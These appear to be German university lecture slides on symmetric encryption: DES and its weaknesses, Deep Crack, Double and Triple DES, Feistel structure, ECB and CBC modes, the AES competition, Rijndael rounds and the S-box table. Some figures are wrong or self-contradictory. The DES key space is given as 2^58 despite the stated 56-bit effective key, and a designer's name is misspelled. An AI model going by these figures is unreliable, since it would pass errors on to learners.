
- Data Encryption Standard (DES)
- Advanced Encryption Standard (AES)

■ Kryptoregulierung

DES (Data Encryption Standard)

- 1977 vom NBS (National Bureau of Standards; heute: National Institute of Standards (NIST)) in USA zum Standard erklärt
- 2002 durch AES (Advanced Encryption Standard) ersetzt
- DES entwickelt von IBM aus dem 128-Bit-Verfahren LUCIFER
- Klassifikation:
 - Symmetrisches Verfahren
 - Mit Permutation, Substitution und bitweiser Addition modulo 2
 - Blockchiffre mit 64 Bit großen Ein- und Ausgabeblocks
 - Schlüssellänge 64 Bit, davon 8 Paritätsbits,
d.h. effektive Schlüssellänge (nur) 56 Bit
- Bedeutung von DES:
 - Erstes standardisiertes Verfahren mit intensiver, weltweiter Nutzung
 - Aus heutiger Sicht einfach zu knacken (Verbesserung: 3DES)
 - Zeigt aber viele Bestandteile moderner symmetrischer Verschlüsselungsverfahren.

DES: Zusammenfassung



Stärken und Schwächen

■ Starker Avalanche-Effekt

(Lawineneffekt; große Streuung)

Kleine Änderungen in der Eingabe breiten sich schnell aus.

Eine Änderung eines Bits in der Eingabe verursacht eine Änderung von durchschnittlich 50% der Ausgabe.

■ 16 Iterationen:

Known-plaintext Angriff auf DES mit < 16 Runden immer effizienter als Brute force


■ Stark gegen analytische Angriffe:

Differentielle Kryptoanalyse braucht 2^{58} Operationen.

- ↗ (teilweise) geheimes Design
- ↗ Deutlich zu geringe Schlüssellänge:
Schlüsselraum der Größe 2^{58}
- ↗ 4 schwache Schlüssel mit:
 $\text{DES}(\text{DES}(x,K),K) = x$
- ↗ 6 semi-schwache Schlüsselpaare:
 $\text{DES}(\text{DES}(x,K),K') = x$
- ↗ Optimiert auf Implementierung in Hardware:
Initialpermutation IP und inverse IP verbessern die Sicherheit nicht, sondern erhöhen nur den Aufwand für Software-Implementierungen.

Deep Crack


- 1998 von der Electronic Frontier Foundation (EFF) für rund \$250.000 gebaut.
- 29 beidseitig bestückte Platinen mit je 64 Deep Crack Chips
- Knackte DES-Schlüssel innerhalb weniger Tage.
- Sollte demonstrieren, dass DES nicht mehr sicher ist.



Double und Triple DES

- Double-DES:
 - $\text{DES}(\text{DES}(m, K_1), K_2)$
- Erwartete Komplexität:
 - bei Schlüssellänge n : 2^{2n}
- Merkle und Hellman haben gezeigt, dass ein Known-Plaintext Angriff möglich ist mit Komplexität 2^{n+1}
- D.h. doppelte Ausführung von DES bringt **KEINE** relevante Steigerung der Sicherheit!

■ Triple-DES (3DES)



- Schlüssellänge eigentlich 168 Bit
- Wegen Meet-in-the-Middle-Angriff effektiv aber nur 112 Bit

- Claude Shannon forderte bereits 1949:
 - **Konfusion**: Vom Chiffretext kann möglichst wenig auf den Klartext geschlossen werden.
 - **Diffusion**: Kleine Änderungen an der Eingabe bewirken große Änderungen an der Ausgabe.
- DES gehört zur Klasse der **Feistel-Chiffren**
 - Horst Feistel (1915-1990), arbeitete für IBM an DES mit
 - Bezeichnung für bijektive symmetrische Blockverschlüsselungsverfahren mit typischen Eigenschaften:
 - Zerlegung des Eingabeblocks in zwei Teile
 - n Runden mit verschiedenen Rundenschlüsseln
 - Funktion f muss nicht umkehrbar sein
 - Alternierende Substitutionen und Permutationen setzen Konfusion und Diffusion um (**Avalanche**-Effekt nach Feistel).
 - Iterationen und zueinander ähnliche Ver-/Entschlüsselung ermöglichen günstige Hardwareimplementierungen.

■ Blockchiffren (Beispiel: DES)

- Erwartet Eingabe fester Blocklänge n (meist 64 oder 128 Bit)
- Nachricht m der Länge $|m|$ wird in r Blöcke der Blocklänge n zerlegt
- Letzter Block hat Länge
- Falls $k < n$: Auffüllen mit sog. Padding
- Länge des Padding muss geeignet hinterlegt werden
- Ciphertext ergibt sich durch Konkatenation der Output-Blöcke

■ Stromchiffren (Beispiel: RC4 bei WEP-WLAN-Verschlüsselung)

- Verschlüsseln kleine Klartext-Einheiten, z.B. 1 Bit oder 1 Byte
- Klartext-Einheit wird mit einem frischen Zeichen aus dem sog. Keystream XOR-verknüpft
- Keystream wird von Pseudo-Zufallszahlen-Generator (PRNG) erzeugt
- PRNG wird von Absender und Empfänger mit Shared Secret initialisiert

■ Electronic Codebook Mode (ECB)


- Jeder Klartext-Block wird einzeln mit demselben Schlüssel verschlüsselt.
- Identische Klartext-Blöcke liefern somit identische Ciphertext-Blöcke.
- Erleichtert Angriffe, z.B.
 - Vertauschen/Löschen/Wiedereinspielen von Ciphertext-Nachrichten fällt nicht sofort beim Entschlüsseln auf.
 - Rückschlüsse auf den Klartext aufgrund statistischer Eigenschaften.
- Einfach zu implementieren, aber nur für kurze Nachrichten geeignet (vgl. Kritik an „Staatstrojaner“).

■ Cipher Block Chaining (CBC)


- Jeder Klartext-Block wird vor der Verschlüsselung mit dem vorhergehenden Ciphertext-Block XOR-verknüpft.
- Benötigt einen Initialisierungsvektor (IV) für die XOR-Verknüpfung des ersten Klartext-Blocks.
- Beseitigt die Defizite des ECB-Modes; aber: Kein wahlfreier Zugriff.

Cipher Block Chaining (CBC-Modus)

Verschlüsselung



Entschlüsselung



■ Fortpflanzung von Übertragungsfehlern?

Bildquelle: [Eckert]

■ Symmetrische Kryptosysteme

- Data Encryption Standard (DES)
- Advanced Encryption Standard (AES)

■ Kryptoregulierung

Historie

- 1997 öffentliche Ausschreibung des Dept. Of Commerce (Request for Candidate Algorithms for AES):
 - Algorithmus öffentlich und nicht klassifiziert
 - Mindestblocklänge 128 Bit, Schlüssellängen 128, 192 und 256 Bit
 - Weltweit frei von Lizenzgebühren
 - Nutzbar für 30 Jahre, effizient sowohl in SW als auch versch. HW
- Dreistufiges (Vor-)Auswahlverfahren
 1. Pre-Round 1 (1/97 – 7/98)
 - Call for Candidates
 2. Round 1 (8/98 – 4/99)
 - Vorstellung, Analyse und Test
 - Auswahl der Kandidaten für Round 2
 3. Round 2 (8/99 – 5/2000)
 - Analyse und Tests
 - Auswahl der Finalisten
- Endgültige Auswahl durch NIST

- Pre-Round 1: 21 Kandidaten, 6 aus formalen Gründen abgelehnt

Algo.	Land	Autor(en)	Algo.	Land	Autor(en)
CAST-256	Kanada	Entrust	MAGENTA	Deutschland	Deutsche Telekom
CRYPTON	Korea	Future Systems	MARS	USA	IBM
DEAL	Kanada	R. Outbridge, L. Knudsen	RC6	USA	RSA Laboratories
DFC	Frankreich	CNSR	RIJNDAEL	Belgien	J. Daeman, V. Rijmen
E2	Japan	NTT	SAFER+	USA	Cylink
FROG	Costa Rica	TecApro	SERPENT	UK, Norwegen, Israel	R. Anderson, E. Biham u.a.
HPC	USA	R.Schroeppel	TWOFISH	USA	B. Schneier, J. Kelsey, u.a.
LOKI97	Australien	L. Brown, J. Pieprzyk u.a.			


Round 2 Finalisten und Ergebnis

■ Finalisten der Runde 2:

MARS	USA	IBM
RC6	USA	RSA Laboratories
RIJNDAEL	Belgien	J. Daeman, V. Rijmen
SERPENT	UK, Norwegen, Israel	R. Anderson, E. Biham, L. Knudsen
TWOFISH	USA	B. Schneier, J. Kelsey, D. Whiting, D. Wagner, C. Hall, N. Ferguson

- 2. Oktober 2000: Rijndael wird gewählt
- 26. Nov. 2001: Veröffentlichung des FIPS-197 (Federal Information Processing Std.) durch NIST (National Institute for Standards and Technology)
- 26. Mai 2002: Inkrafttreten des Standards
- Informationen: www.nist.gov/aes mit Link auf AES-Homepage


- Variable Blocklänge: $32 \cdot N_b$ Bits
- Variable Schlüssellänge: $32 \cdot N_k$ Bits
- N_b und N_k aus [4;8] ; im Standard eingeschränkt auf 4, 6 oder 8
- Abgeleitete Runden-Anzahl $N_r = \max(N_b, N_k) + 6$
- Folgende Beispiele für $N_b=N_k=4$
(Block- und Schlüssellänge 128 Bits; 10 Runden)
- Rijndael arbeitet auf sog. States:
Input-Bytes $in_0, in_1, \dots, in_{15}$ (16 Bytes=128 Bits) werden in den State kopiert:



- Runden arbeiten auf dem State

AES: Ver- und Entschlüsselung

■ Verschlüsselung



- Runden arbeiten auf sog. States

■ Verschlüsselung:

- Ablauf der Runden 1 bis N_{r-1} :
 1. Byte-Substitution (SubBytes, SB)
 2. Zeilenshift (ShiftRows, SR)
 3. Spaltenmix (MixColumns, MC)
 4. Addition des Rundenschlüssels (AddRoundKey, ARK)

■ Entschlüsselung:


- Runde 1 bis N_{r-1} :
 1. Inverser Zeilenshift
 2. Inverse Byte-Substitution
 3. Addition des Rundenschlüssels
 4. Inverser Spaltenmix

- Letzte Runden N_r analog, aber **ohne** (inversen) Spaltenmix


■ Rijndael S-Box (aus FIPS 197)

■ Eingabe 53 wird zu Ausgabe ed

	y															
x	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
1	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
2	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
3	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
4	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
5	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
6	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
7	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
8	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
9	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16




AES: Ver- und Entschlüsselung



